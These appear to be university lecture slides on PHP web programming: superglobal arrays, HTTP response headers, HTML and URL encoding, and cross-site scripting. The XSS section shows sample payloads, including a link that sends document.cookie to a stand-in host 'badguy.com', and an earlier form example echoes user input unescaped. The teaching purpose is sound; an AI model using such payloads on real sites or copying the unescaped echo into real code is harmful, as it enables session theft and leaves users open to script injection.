ĐẠI HỌC BÁCH KHOA HÀ NỘI
VIỆN CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG

Chapter 13. Web Techniques and Security

Content

1. Environment variables
2. Setting Response Header
3. Encoding and escaping
4. Cross site scripting

1. Environment variables

- Server configuration and request information
  - form parameters
  - Cookies

can be accessible in three different ways from your PHP scripts.

- → Referred to as EGPCS (Environment, GET, POST, Cookies, and Server).

1.1. Global arrays

- If the **`register_globals`** option in *php.ini* is enabled (it is disabled by default), PHP creates a separate global variable for every form parameter, every piece of request information, and every server configuration value.
- This functionality is convenient but dangerous, as it lets the browser provide initial values for any of the variables in your program

1.1. Global arrays (2)

- $_COOKIE
  - Contains any cookie values passed as part of the request, where the keys of the array are the names of the cookies
- $_GET
  - Contains any parameters that are part of a GET request, where the keys of the array are the names of the form parameters
- $_POST
  - Contains any parameters that are part of a POST request, where the keys of the array are the names of the form parameters

1.1. Global arrays (2)

- $_FILES
  - Contains information about any uploaded files
- $_SERVER
  - Contains useful information about the web server, as described in the next section
- $_ENV
  - Contains the values of any environment variables, where the keys of the array are the names of the environment variables.

1.1. Global arrays (2)

- PHP also creates automatically
  - $_REQUEST
    - contains the elements of the $_GET, $_POST, and $_COOKIE arrays all in one array variable.
  - $PHP_SELF
    - holds the name of the current script, relative to the document root
    - can be also accessible as $_SERVER['PHP_SELF']

1.2. Server Information

- The $_SERVER array contains a lot of useful information from the web server
  - SERVER_SOFTWARE
    - A string that identifies the server (e.g., "Apache/1.3.33 (Unix) mod_perl/1.26 PHP/5.0.4").
  - SERVER_NAME
    - The hostname, DNS alias, or IP address for self-referencing URLs (e.g., "www.example.com").
  - HTTP_USER_AGENT
    - The string the browser used to identify itself (e.g., "Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]“)

1.2. Server Information (2)

- SERVER_PROTOCOL
  - The name and revision of the request protocol (e.g., "HTTP/1.1").
- SERVER_PORT
  - The server port number to which the request was sent (e.g., "80").
- REQUEST_METHOD
  - The method the client used to fetch the document (e.g., "GET").
- PHP_SELF
  - holds the name of the current script, relative to the document root.


1.2. Server Information (3)

- QUERY_STRING
  - Everything after the ? in the URL (e.g., "name=Fred&age=35").
- REMOTE_HOST
  - The hostname of the machine that requested this page (e.g., "dialup-192-168-0-1.example.com"). If there's no DNS for the machine, this is blank and REMOTE_ADDR is the only information given.
- REMOTE_ADDR
  - A string containing the IP address of the machine that requested this page (e.g., "192.168.0.250").

Example


```
<html><head><title>Temperature Conversion</title></head>
<body>
<?php
    if ($_SERVER['REQUEST_METHOD'] == 'GET') {
?>
<form action="<?php echo $_SERVER['PHP_SELF']?>" method="POST">
Fahrenheit temperature: <input type="text" name="fahrenheit" /> <br />
<input type="submit" name="Convert to Celsius!" />
</form>
<?php
    }
    elseif ($_SERVER['REQUEST_METHOD'] == 'POST') {
        $fahr = $_POST['fahrenheit'];
        $celsius = ($fahr - 32) * 5/9;
        printf("%.2f F is %.2f C", $fahr, $celsius);
    } else {
        die("This script only works with GET and POST requests.");
    } ?>
</body> </html>
```

Result



Fahrenheit temperature: 75

Submit Query



```
75.00F is 23.89C
```


Sticky form - Example

```
<html>
<head><title>Temperature Conversion</title></head>
<body>
<?php $fahr = $_GET['fahrenheit']; ?>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="GET">
  Fahrenheit temperature:
  <input type="text" name="fahrenheit"
                      value="<?php echo $fahr ?>" />
  <br/>
  <input type="submit" name="Convert to Celsius!" />
</form>
<?php
    if (! is_null($fahr)) {
        $celsius = ($fahr - 32) * 5/9;
        printf("%.2fF is %.2fC", $fahr, $celsius);
    } ?>
</body>
</html>
```

Content


1. Environment variables
2. Setting Response Header
3. Encoding and escaping
4. Cross site scripting

2. Setting Response Header



- Send back something that's not HTML
    - Set the expiration time for a page
    - Redirect the client's browser
    - Generate a specific HTTP error

→ Using header() function


Mexico weather forecasts -
File Edit View History Boo
By city
Mazatlan
Oaxaca
Tijuana
http://weather.example.org/oax...
User clicks
Browser
sends request
Server handles request
Web server for weather.example.org
sends response
Server
Five day forecast for Oaxaca
File Edit View History Book
Today's forecast
Hot and windy
Browser interprets representation, displays presentation

```
GET http://weather.example.org/oaxaca HTTP/1.1
Host: weather.example.org
Accept: application/xhtml+xml
```

```
HTTP/1.1 200 OK
Content-Length: 45178
Content-Type: application/xhtml+xml; charset=utf-8

<!DOCTYPE html PUBLIC "...
<html xmlns="http://www...
 <head>
  <title>5 day forecast . . .
```

2. Setting Response Header (2)

- All calls to header( ) (or setcookie( ), if you're setting cookies) must happen before any of the body is generated

  → at the very top of your file, even before the <html> tag.

```
<?php
  header('Content-Type: text/plain');
?>
Date: today
From: fred
To: barney
Subject: hands off!
My lunchbox is mine and mine alone. Get your own,
  you filthy scrounger!
```

2.1. Different Content Types

- The Content-Type header identifies the type of document being returned.
  - "text/html " indicating an HTML document
  - "text/plain" forces the browser to treat the page as plain text. This type is like an automatic "view source," and it is useful when debugging.
  - "image/jpeg", "image/png": Image content
  - …

2.2. Redirections

- Send the browser to a new URL, known as a *redirection* → set the Location header

```
<?php
    header('Location:
      http://www.example.com/elsewhere.html'
      );
    exit( );
?>
```

2.3. Expiration

- Proxy and browser caches can hold the document until a specific date and time (expire time/date)
- Repeated reloads of a cached document do not contact the server
- To set the expiration time of a document
  - `header('Expires: Fri, 18 Jan 2006 05:30:00 GMT');`

2.3. Expiration (2)

- To expire a document three hours from the time the page was generated

```
$now = time( );
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT",
                   $now + 60*60*3);
header("Expires: $then");
```

- To indicate that a document "never" expires, use the time a year from now

```
$now = time( );
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT",
                   $now + 365*86440);
header("Expires: $then");
```

2.3. Expiration (3)

- To mark a document as already expired, use the current time or a time in the past:

```
$then = gmstrftime("%a, %d %b %Y %H:%M:%S
  GMT");
header("Expires: $then");
```

- Prevent a browser or proxy cache from storing your document:

```
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Last-Modified: ".gmdate("D, d M Y H:i:s")."
  GMT");
header("Cache-Control: no-store, no-cache, must-
  revalidate");
header("Cache-Control: post-check=0, pre-check=0",
  false);
header("Pragma: no-cache");
```

Content

1. Environment variables
2. Setting Response Header
3. Encoding and escaping
4. Cross site scripting

3. Encoding and escaping

- HTML, web page addresses, and database commands are all strings, but they each require different characters to be escaped in different ways.
    - a space in a web address must be written as %20,
    - a literal less-than sign (<) in an HTML document must be written as &lt;
- PHP has a number of built-in functions to convert to and from these encodings

3.1. HTML Encoding

- Special characters in HTML are represented by entities such as &amp; and &lt;.
- There are two PHP functions that turn special characters in a string into their entities
  - htmlentities( )
  - htmlspecialchars()

3.1.1. Entity-quoting all special characters

- htmlentities( ):
  - Changes all characters with HTML entity equivalents into those equivalents (with the exception of the space character).
  - < (&lt), > (&gt), & (&amp), and accented characters.
  - E.g.

```
$string = htmlentities("Einstürzende
  Neubauten");
echo $string;
```

→ The entity-escaped version (&uuml; seen by viewing the source) correctly displays as ü in the rendered web page

3.1.1. Entity-quoting all special characters (2)

- htmlentities( ) function actually takes up to three arguments:
- **`$output = htmlentities(`*`input`*`,`** **_`quote_style`_`,`** **_`charset`_`);`**
  - *charset:* if given, identifies the character set (default is "ISO-8859-1")
  - *quote_style:* controls whether single and double quotes are turned into their entity forms.
    - ENT_COMPAT (the default) converts only double quotes,
    - ENT_QUOTES converts both types of quotes,
    - ENT_NOQUOTES converts neither

Example

```
$input = "Stop pulling my hair!" Jane's eyes flashed.<p>

$double = htmlentities($input);
//&quot;Stop pulling my hair!&quot; Jane's eyes
  flashed.&lt;p&gt;

$both = htmlentities($input, ENT_QUOTES);
//&quot;Stop pulling my hair!&quot; Jane&#039;s eyes
  flashed.&lt;p&gt;

$neither = htmlentities($input, ENT_NOQUOTES);
// "Stop pulling my hair!" Jane's eyes flashed.&lt;p&gt;
```

3.1.2. Entity-quoting only HTML syntax characters

- htmlspecialchars( ) function
  - converts the smallest set of entities possible to generate valid HTML.
  - htmlspecialchars(*input*, [*quote_style*, [*charset]]*);
  - The following entities are converted:
    - Ampersands (&) are converted to &amp;.
    - Double quotes (") are converted to &quot;.
    - Single quotes (') are converted to &#039; (if ENT_QUOTES is on, as described for htmlentities( )).
    - Less-than signs (<) are converted to &lt;.
    - Greater-than signs (>) are converted to &gt;.
- E.g.
  - "angle < 30" or "sturm & drang"

3.1.3. Removing HTML tags

- The strip_tags( ) function removes HTML tags from a string:
  - `$input = '<p>Howdy, &quot;Cowboy&quot;</p>';`
  - `$output = strip_tags($input);`
  - `// $output is 'Howdy, &quot;Cowboy&quot;'`
- The function may take a second argument that specifies a string of tags to leave in the string

```
$input = 'The <b>bold</b> tags will
  <i>stay</i><p>';
$output = strip_tags($input, '<b>');
// $output is 'The <b>bold</b> tags will stay'
```

3.2. URL encoding

- Convert to and from URL encoding, which allows you to build and decode URLs.
- Two types of URL encoding
  - Specified by RFC 1738: treats a space as just another illegal character in a URL and encodes it as %20.
  - Implementing the application/x-www-form-urlencoded system: encodes a space as a + and is used in building query strings.

3.2.1. RFC 1738 encoding and decoding

- **`rawurlencode( ):`** encode a string according to the URL conventions

```
$name = "Programming PHP";
$output = rawurlencode($name);
echo "http://localhost/$output";
```

→ Result: http://localhost/Programming%20PHP

- **`rawurldecode():`** decodes URL-encoded strings

```
$encoded = 'Programming%20PHP';
echo rawurldecode($encoded);
```

→ Result: Programming PHP

3.2.2. Query-string encoding and decoding

- **`urlencode( )`** and **`urldecode( )`**: encode and decode spaces as plus signs (+) instead of as the sequence %20.

→ useful for generating query strings:

- E.g.

```
$base_url = 'http://www.google.com/q=';
$query = 'PHP sessions -cookies';
$url = $base_url . urlencode($query);
echo $url;
```

→Result:

http://www.google.com/q=PHP+sessions+-cookies

Content

1. Environment variables
2. Setting Response Header
3. Encoding and escaping
4. Cross site scripting

Three top web site vulnerabilites

- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query

Three top web site vulnerabilites

- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Injects malicious script into trusted context

- CSRF – Cross-site request forgery
  - Bad web site sends request to good web site, using credentials of an innocent victim who "visits" site


Leverages user's session at sever

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query

Uses SQL

4. Cross site scripting

- Cross-site scripting (XSS)
  - most common web application security vulnerability
  - with the rising popularity of Ajax technologies, XSS attacks are likely to become more advanced and to occur more frequently
  - malicious user embeds HTML or other client-side script into your Web site



4. Cross site scripting (2)


- Example
  - <?php echo $_POST['username']; ?>
  - If value of username parameter is:

    <script type="text/javascript"> alert('This is an XSS Vulnerability') </script>

    What will happen?
- 2 types
  - Reflected XSS
  - Stored XSS

Javascript URL

javascript: alert(**document.cookie**)


The page at http://news.cnet.com says:


```
XCLGFbrowser=Cg8ILkj1eDzBAAAAmw0; MADCAPP=084N4X=4;
__utma=54444343.3092455788315855000.1225608358.1225608358.1232644288.2;
__utmz=54444343.1225608358.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
u_srv_0_0=%281312%29
```

Displays all cookies for current document

4.1. Reflected XSS

- Most common type of XSS and the easiest
- The attacker uses social engineering techniques to get a user to click on a link to your site. The link has malicious code embedded in it.
- Can be used to deliver a virus or malformed cookie or grab data from the user’s system
- E.g. The malicious code would be tacked onto the end of a search link of Google’s search.
- Solution: Validate the input before displaying any user-generated data

Basic scenario: reflected XSS attack



Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
    <script> window.open(
          "http://badguy.com?cookie = " +
          document.cookie )   </script>
```

- <u>What if user clicks on this link</u>?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns

     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

PayPal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

  The code will be executed in the context of the domain where the PDF files is hosted

  This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here’s how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

  http://website.com/path/to/file.pdf#s=javascript:alert(”xss”);)

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

And if that doesn’t bother you...

- PDF files on the local filesystem:

